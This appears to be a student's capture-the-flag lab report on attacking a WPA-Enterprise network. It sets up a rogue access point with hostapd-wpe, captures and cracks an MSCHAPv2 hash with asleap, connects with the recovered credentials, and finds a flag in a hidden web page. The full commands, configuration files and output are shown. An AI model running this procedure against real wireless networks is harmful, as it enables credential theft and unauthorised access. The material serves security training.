

Ex130 - EAPWireless

Simon Tobon

2021-07-08

Contents

Technical Report	2
Introduction	2
Attack Narrative	2


Technical Report

Introduction

For this Exercise we were tasked gather hashes and crack user credentials on a network interface, and then connect to that network with a WPA Supplicant and exfiltrate sensitive data from a web server.

Attack Narrative

To begin the exercise, we had to find the wireless channel being used, this was done by executing **airmon-ng check kill**, we then stopped any processes that may interfere, **airodump-ng wlan0mon**. I then disabled the eth0 wireless interface by running **ifdown eth0**. I then started the interface I would be using for the attack with **airmon-ng start wlan0**, I then ran **airodump-ng wlan0mon** for sometime then shut it down. Immediately after I then configured the **hostapd-wpe.conf** file by running **sudo nano /etc/hostapd-wpe/hostapd-wpe.conf** and modifying it as follows:



```
GNU nano 4.4 /etc/hostapd-wpe/hostapd-wpe.conf
# Configuration file for hostapd-wpe

# Interface - Probably wlan0 for 802.11, eth0 for wired
interface=wlan0mon

# May have to change these depending on build location
eap_user_file=/etc/hostapd-wpe/hostapd-wpe.eap_user
ca_cert=/etc/hostapd-wpe/certs/ca.pem
server_cert=/etc/hostapd-wpe/certs/server.pem
private_key=/etc/hostapd-wpe/certs/server.key
private_key_passwd=whatever
dh_file=/etc/hostapd-wpe/certs/dh

# 802.11 Options
ssid=f4rmc0rp-ddwrt-2
channel=6
```

I then ran it with the following command **sudo hostapd-wpe /etc/hostapd-wpe/hostapd-wpe.conf**

We got the following hash from this:

username: brian

challenge: 13:ad:8e:1e:71:66:b0:9b

response: 77:fc:87:19:bb:69:b6:0b:b4:a3:c2:e1:5c:c3:50:9a:19:82:61:ce:77:e7:9d:55

On a separate terminal window I then ran **zcat /usr/share/wordlists/rockyou.txt.gz**

— **asleep -C 13:ad:8e:1e:71:66:b0:9b -R 77:fc:87:19:bb:69:b6:0b:b4:a3:c2:e1:5c:c3:50:9a:19:82:61:ce:77:e7:9d:55**

After using asleap to crack the hashes we got the username: **brian** and password: **Swordf1sh**.

After this I had to create a wpa_supplicant file to connect to the EAP network.

```
GNU nano 4.4 /etc/wpa_supplicant/wpa_supplicant.conf
network={
ssid="f4rmc0rp-ddwrt-2"
key_mgmt=WPA-EAP
eap=TTLS
identity="brian"
password="Swordf1sh"
phase2="auth=MSCHAPV2"
scan_ssid=1
}
```


From there I then ran the following commands:

- airmon-ng start wlan0
- airmon-ng stop wlan0mon
- airodump-ng wlan0, and shortly after shut it down.
- wpa_supplicant -c /etc/wpa_supplicant/wpa_supplicant.conf -i wlan0


```
root@kali: /home/kali# sudo wpa_supplicant -c /etc/wpa_supplicant/wpa_supplicant.conf -i wlan0
Successfully initialized wpa_supplicant
wlan0: SME: Trying to authenticate with 24:f5:a2:73:0e:cf (SSID='f4rmc0rp-ddwrt-2' freq=2437 MHz)
wlan0: Trying to associate with 24:f5:a2:73:0e:cf (SSID='f4rmc0rp-ddwrt-2' freq=2437 MHz)
wlan0: Associated with 24:f5:a2:73:0e:cf
wlan0: CTRL-Event-EAP-STARTED EAP authentication started
wlan0: CTRL-Event-SUBNET-STATUS-UPDATE status=0
wlan0: CTRL-Event-EAP-PROPOSED-METHOD vendor=0 method=21
wlan0: CTRL-Event-EAP-METHOD EAP vendor 0 method 21 (TTLS) selected
wlan0: CTRL-Event-EAP-PEER-CERT depth=0 subject='/CN=www.m3g4c0rp.com' hash=2ad4c458df9ae9450096881cd1fe487e72a4ac1070cb546dd1e57cf4ed9c5d1a
wlan0: CTRL-Event-EAP-PEER-ALT depth=0 DNS:www.m3g4c0rp.com
wlan0: CTRL-Event-EAP-PEER-CERT depth=0 subject='/CN=www.m3g4c0rp.com' hash=2ad4c458df9ae9450096881cd1fe487e72a4ac1070cb546dd1e57cf4ed9c5d1a
wlan0: CTRL-Event-EAP-PEER-ALT depth=0 DNS:www.m3g4c0rp.com
EAP-TTLS: Phase 2 MSCHAPV2 authentication succeeded
wlan0: CTRL-Event-EAP-SUCCESS EAP authentication completed successfully
wlan0: PMKSA-CACHE-ADDED 24:f5:a2:73:0e:cf 0
wlan0: WPA: Key negotiation completed with 24:f5:a2:73:0e:cf [PTK=CCMP GTK=CCMP]
wlan0: CTRL-Event-CONNECTED - Connection to 24:f5:a2:73:0e:cf completed [id=0 id_str=]
```

Once I saw the CTRL-Event-CONNECTED message I knew I could now attempt to connect to the web server on **45.79.141.10**


On the Kali browser I navigated to 45.79.141.10 and arrived at this landing page:



These are the hidden F4rmC0rp pages.



After inspecting the pages source code, I saw that a link to a page was commented out, naturally I navigated to that page, 45.79.141.10/Corp/message.txt, here the key was found:



Here is your thing: KEY021:JZEj87cPVb26Fff+0e1DXw==

This concludes the exercise.